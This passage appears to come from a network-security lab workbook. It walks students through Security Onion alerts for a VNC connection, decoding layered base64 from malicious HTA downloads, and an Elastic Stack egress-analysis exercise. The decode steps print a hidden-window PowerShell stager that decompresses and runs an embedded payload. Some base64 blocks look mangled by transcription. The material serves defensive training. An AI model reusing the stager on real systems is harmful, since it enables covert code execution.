\$EXTERNAL_NET any -> \$HOME_NET any (msg:"GPL POLICY VNC server response"; flow:established; content:"RFB 0"; depth:5; content:".0"; depth:2; offset:7; classtype:misc-activity; sid:2100560; rev:7); /nsm/server_data/securityonion/rules/sec-511-linux-eth0-1/etpro-all.rules: Line 86451'. The packet details section shows an IP header with Source IP 103.16.76.213 and Dest IP 10.5.11.57. The TCP header shows Source Port 31337 and Dest Port 52063. The data section shows 'RFB 003.008.'. At the bottom, there is a 'Search Packet Payload' section with radio buttons for 'Hex', 'Text', and 'NoCase'.

ST	..	Se...	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	sec...	3.388	2017-05-08 20:08:42	10.5.11.57	52792	10.5.11.10	53	17	ET DNS Query to a *.pw domain - Likely Hos...
RT	2	sec...	3.389	2017-05-08 20:08:42	10.5.11.57	52052	103.16.76.213	80	6	ET POLICY Possible HTA Application Download
RT	2	sec...	3.390	2017-05-08 20:08:42	10.5.11.57	52052	103.16.76.213	80	6	ET INFO HTTP Request to a *.pw domain
RT	1	sec...	3.393	2017-05-08 20:08:47	103.16.76.213	31337	10.5.11.57	52063	6	GPL POLICY VNC server response
RT	1	sec...	4.115	2017-05-08 20:15:27	10.5.11.52	53654	10.5.11.10	53	17	PADS Changed Asset - unknown @domain

VNC is Virtual Network Computing, a program (and protocol) for Desktop access via the network. It is notable for working heterogeneously among most operating systems: Windows -> Linux, macOS -> Windows, etc. VNC itself is not malicious, but it is commonly abused by attackers who wish to gain Desktop access on compromised systems. Note the previous alert simply indicates the VNC protocol is being used.

Right-click on the Alert ID for the "GPL POLICY VNC server response" alert and choose Wireshark. Then right-click on any packet and go to "Follow" -> "TCP Stream".



It shows a Windows executable was downloaded (this was the VNC code).

Bonus Exercise - Decode the base64

Note

Bonus exercises are optional, and are designed for advanced students who seek additional challenges. You may not have time to complete these steps during the allotted class lab time: feel free to work on them during breaks, after class, etc.


This section assumes you have exported "video.hta" and "video(1).hta" to /tmp, as described in the previous section. Decode the base64 string that was discovered. If you find another base64 string, decode that one as well.

Solution

View the file by typing the following:

```
cat /tmp/video.hta /tmp/video\{1\}.hta
```

Highlight everything after the "-e", to the end of the base64 (before the shell prompt):



- Then go to Edit -> Copy (or press **Shift-CTRL-C**)

- Then press **<Enter>** and type: **echo** plus a space
- Then go to Edit -> Paste (or press **Shift-CTRL-V**)
- Then type: | **base64 -d**
- Then press **<Enter>** again.

You will see the following:

```

Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Tabs Help
[~]$ echo aQBmACgAWwBJAG4AdABQAHQAcgBdAdoA0gBTAGkAegBlACAALQBlaHEAIAA0ACKAewAKAG
IAPQAnAHAAbwB3AGUAcgBzAGgAZQBzAGwALgBlAHgAZQAnAH0AZQBzAHMAZQB7ACQAYgA9ACQAZQBwAH
YA0gB3AGkAbgBkAGkAcgArAcCAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBkAG8AdwBzAFAAbwB3AG
UAcgBTAGgAZQBzAGwAXAB2ADEALgAwAFwAcABvAHcAZQByAHMAaABlAGwAbAAuAGUAEABlACcAfQA7AC
QAcwA9AE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAEQAaQBhAGcAbgBvAHMAAdABpAG
MAcwAuAFAAcgBvAGMAZQBzAHMAUwB0AGEAcgB0AEkAbgBmAG8A0wAKAHMALgBGAGkAbABlAE4AYQBtAG
UAPQAKAGIA0wAKAHMALgBBAHIAZwBlAG0AZQBwAHQAcwA9ACcALQBwAG8AcAAgAC0AdwAgAGgAaQBkAG
QAZQBwACAALQBjACAAJABzAD0ATgBlAHcALQBPAgiAagBlAGMAdAAGAEkATwAuAE0AZQBtAG8AcgB5AF
MAdABYAGUAYQBtAcgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAH
QAQcBpAG4AZwAoAcCajwBIADQAcwBJAEEARQB2AFEARQBAGsAQwBBADcAMQBXAGEAMgAvAGEAUwBoAE
QA0QBwAEUAcgA5AEQAMQBhAEYAWgBGAHMAaQBZAEEAaAB0AGIAaQBKAfYAdQBwADcAZwBZAeKASQBwAG
kATQBPAcAnGbhAHAAgByADIARgBoADgAWgBMADEABQBzAGYAYgAvADMANwBIAGcAQgB2AFMASgBsAF
YAdQBQADEAdwByAEUAYgBlAGUAbQBkADMAWgBjAdgANwBNAE8AawB3AGkAWAB4AEEAVwBTAFEAUwBmAD
AA0ABCAHYAdQB1AEYARgAxADUAQwArAHYAbgA5ADMAMABrAFEAyWb6AFMAVQBzAFIAMgBjAEQASwB2AE
oAUwBMAHIArABhADQAZQAZzAEMAbwBuAFAAMQA1AEAAVABNAHUAWABYAEQAZABlAFQAUABrAGoATABVAE
YAdwBlAEwAegBSAEcASgBSAHAAZQBAYFoAcwBJADUAagBzAFIAKwBYAHIAagBDAFEAbwA5AGoAUABIAC
sAZwBCAE0AZQBLAEsAbgAyAFQAdQB0AFAATQA4AGUAbgB0AHcAeABUADcAUQB2AG8AcQA1AGYANABwAF
gARgBIADIAZwBPAGoAQgBiAfCAtQBpAGYANABLAGwAVQB6ADAASwBVAGwAdQBECsAUwBoAE4AcgBlAE
EAdABLAEIARwBLAC8ATwBXAEwAcgBBADUUAUABTADYATgBDADkAVABGAEIATgBGAFoAawBiAHoAaQBwAF
MAdABYAGUAYQBtAcgAJABzACwAWwBJAE8ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ALgBDAG8AbQBwAH
IAZQBzAHMAaQBvAG4ATQBvAGQAZQBdAdoA0gBEAGUAYwBvAG0AcAByAGUAcwBzACKAKQAPAC4AUgBlAG
EAZABUAG8ARQBwAGQAKAAPADsAJwA7ACQAcwAuAFUAcwBlAFMAaABlAGwAbABFAHgAZQBjAHUAdABlAD
0AJABmAGEAbABzAGUA0wAKAHMALgBSAGUAZABpAHIAZQBjAHQAUwB0AGEABgBkAGEAcgBkAE8AdQB0AH
AAdQB0AD0AJAB0AHIAAdQB1ADsAJABzAC4AVwBpAG4AZABvAHcAUwB0AHkAbABlAD0AJwBIAGkAZABKAG
UAbgAnADsAJABzAC4AQwByAGUAYQB0AGUATgBvAFcAaQBwAGQAbwB3AD0AJAB0AHIAAdQB1ADsAJABwAD
0AWwBTAHkAcwB0AGUAbQAuAEQAaQBhAGcAbgBvAHMAAdABpAGMAcwAuAFAAcgBvAGMAZQBzAHMAXQA6AD
oAUwB0AGEAcgB0ACgAJABzACKA0wA=| base64 -d
if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\Wind
owsPowerShell\v1.0\powershell.exe'};$s=New-Object System.Diagnostics.ProcessStar
tInfo;$s.FileName=$b;$s.Arguments='-nop -w hidden -c $s=New-Object IO.MemoryStre
am(,[Convert]::FromBase64String('H4sIAEvQEFkCA7lWa2/aShD9nEr9D1aFZFsiYAhtbiJVun
7gYIITiM076Gpjr2Fh8ZL1mlfb/37HgBvSjLlVuPlwrEbuemd3Zc87M0kwiXxAWSQSf08BvuuFF15C+vn
930kQczSULR2cDKvJSLRda4e3ConP15ATMuXXDdKTPkjLUFwuLzRGJRpeXZsI5jsR+XrjCQo9jPH+gBM
eKKn2TuhPM8entwxT7Qvoq5f4pXFH2g0jBbWmiF4KLuz0KULuD+ShNruAtKBGK/OWLrA5PS6NC9TFBNF
ZkbzipStream($s,[IO.Compression.CompressionMode]::Decompress)).ReadToEnd();'$s
.UseShellExecute=$false;$s.RedirectStandardOutput=$true;$s.WindowStyle='Hidden';
$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);[~]$ █
    
```

We have seen the decoded base64, which contains PowerShell commands and.... more base64-encoded content. As a wise man once said: turtles all the way down!

As a bonus-bonus exercise, you may decode the 2nd level of base64 content by performing the following steps.

Note: the content is base64-encoded gzipped data, so we must decode the base64 and then unzip the results.

Highlight the base64-encoded content between the final single quote (') and the 'b' before 'zipStream':

```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Tabs Help
UAbgAnADsAJABzAC4AQwByAGUAYQB0AGUATgBvAFcAaQBUAGQAbwB3AD0AJAB0AHIAQBlADsAJABwAD
0AWwBTAHkAcwB0AGUAbQAUAEQAaQBhAGcAbgBvAHMAAdABpAGMAcWuAFAAcgBvAGMAZQBzAHMAXQA6AD
oAUwB0AGEAcgB0ACgAJABzACkA0wA=| base64 -d
if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\Wind
owsPowerShell\v1.0\powershell.exe'};$s=New-Object System.Diagnostics.ProcessStar
tInfo;$s.FileName=$b;$s.Arguments='-nop -w hidden -c $s=New-Object IO.MemoryStre
am(,[Convert]::FromBase64String(''H4sIAEvQEFkCA71Wa2/aShD9nEr9D1aFZFsiYAhtbiJVun
7gYIITiM076Gpjr2Fh8ZL1mlfb/37HgBvSjLVuP1wrEbuemd3Zc87M0kwiXxAWSQsf08BvuuFF15C+vn
930kQczSULR2cDKvJSLrDa4e3ConP15ATMuXXDdKTPkjLUFwuLzRGJRpeXZsI5jsR+XrjCQo9jPH+gBM
eKKn2TuhPM8entwxT7Qvoq5f4pXFH2g0jBbWmiF4KLuz0KULuD+ShNruAtKBGK/OWLrA5PS6NC9TFBNF
ZkbzipStream($s,[IO.Compression.CompressionMode]::Decompress)).ReadToEnd();';$s
.UseShellExecute=$false;$s.RedirectStandardOutput=$true;$s.WindowStyle='Hidden';
$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);[~]$ █
```

- Then go to Edit -> Copy (or press **Shift-CTRL-C**)
- The press **<Enter>** and type: **echo** plus a space
- Then go to Edit -> Paste (or press **Shift-CTRL-V**)
- Then type: | **base64 -d** | **zcat**
- Then press **<Enter>** again.

You will see the following results:

```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Tabs Help
[~]$ echo H4sIAEvQEFkCA71Wa2/aShD9nEr9D1aFZFsiYAhtbiJVun7gYIITiM076Gpjr2Fh8ZL1mlfb/37HgBvSjL
VuP1wrEbuemd3Zc87M0kwiXxAWSQsf08BvuuFF15C+vn930kQczSULR2cDKvJSLrDa4e3ConP15ATMuXXDdKTPkjLUFw
uLzRGJRpeXZsI5jsR+XrjCQo9jPH+gBMeKKn2TuhPM8entwxT7Qvoq5f4pXFH2g0jBbWmiF4KLuz0KULuD+ShNruAtKB
GK/OWLrA5PS6NC9TFBNFZkb | base64 -d | zcat
base64: invalid input
function ie7ldcPMf9WB {
    Param ($kZlt, $dDUfOpDlm)
    $xLCI = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemb
lyCache -And $_.Location.Split('\')[1].Equals(
gzip: stdin: unexpected end of file
[~]$ █
```

We received some warnings from both base64 and zcat, but exposed additional PowerShell commands.

Exercise 1.3 - Egress Analysis with Elastic Stack

Objectives

- Introduce the use of the Elastic Stack (Elasticsearch, Logstash, and Kibana) as a means of mining security data.
- Understand the utility of Bro logs for analyzing egress data.
- Appreciate the security insights that can be gained simply by looking at data leaving an organization
- Gain insight into navigating Kibana and building Lucene queries to filter data.

Exercise Setup

1. Log in to the Sec-511-Linux VM.

- Username: student
- Password: Security511

2. Open a terminal in the Sec-511-Linux Guest by clicking the desktop Terminal icon.



3. Run the relevant Elastic Stack services

Note

This lab involves analyzing log data collected and augmented into an Elastic Stack (a.k.a ELK) solution. To limit resource consumption on your laptop, the Elastic Stack services are not started by default. To start the necessary services, issue the commands below in your terminal.

```
cd /labs/egress  
docker-compose start
```

You will be performing your analysis using Kibana, which is a frontend for interfacing with Elasticsearch. To access Kibana, open Firefox, and browse to <http://localhost:5601>.


To do this at the command prompt, issue the below command.

```
firefox http://localhost:5601 &
```

Alternatively, you can open Firefox by clicking on the orange and blue Firefox icon in the upper left corner of your screen.



Then click on the "Kibana" Firefox shortcut:




Warning


It may take a minute or two for Elasticsearch and Kibana to start after issuing the docker-compose start command. Even if the webpage loads, Kibana might initially report an inability to access Elasticsearch. Refreshing the page shortly should clear the condition and show a status of Green rather than Red.

4. Select the **lab-egress** index and update the time range to "Last 5 years."


Click the Discover button and select the **lab-egress** index (likely already selected for you).




This index contains all of the data that you need; however, you will initially see a message suggesting, "No results match your search criteria" Click in the top right hand of the browser window where you see "Last 15 minutes" to allow for selecting a new time range.



Select "Last 5 years" in the Time Range dropdown.



You should now see **13,272** hits showing you now have the data within your time range.




5. Explore Discover, Visualize, and Dashboard to answer the lab questions


The data in the lab-egress index comes primarily from bro logs created from network data. Some Kibana dashboards and visualizations have been created that could prove helpful.

Note


If a previously used visualization (or dashboard) pops up, just click Visualize (or Dashboard) at the top as shown here:



To access dashboards, click on the **Dashboard** button on the sidebar.




To access visualizations, click on the **Visualize** button on the sidebar.



Fields Here are some fields related to the ingested bro logs that could prove useful for filtering data.

- **event_type**: identifies the bro log that contained the data (e.g. **bro_http**, **bro_conn**, **bro_dns**, **bro_irc**, etc.)
- **source_ip**, **source_port**, **destination_ip**, **destination_port**: self explanatory
- **host**: the Host header in an HTTP Request
- **user_agent**: the User-Agent field in an HTTP Request
- **status**: HTTP Server's status code (e.g. 200, 404)
- **query_type**, **query_code**: the type of DNS request (e.g. A, MX, NS) and associated code (e.g. 1, 15, 2 respectively)
- **rcode_name**, **rcode**: the DNS server's response type (e.g. NOERROR, SERVFAIL, NXDOMAIN) and associated code (e.g. 0, 2, 3 respectively)
- **service**: shows the highest layer protocol bro was able to successfully decode for the traffic

 **Note**


This is not a complete list of the fields available for use but can serve as a starting point.

Challenges

1. What is the most common service to be communicated with?
2. Which two of the top 10 destination ports (based on the number of sessions) warrant further review, and why?
3. What is the most commonly queried non-existent domain?
4. Which internal IP (10.5.0.0/16) address has downloaded the largest number of executable files?
5. What is the most common FQDN seen in HTTP traffic?
6. Identify the most frequently occurring URI in HTTP-based executable downloads.
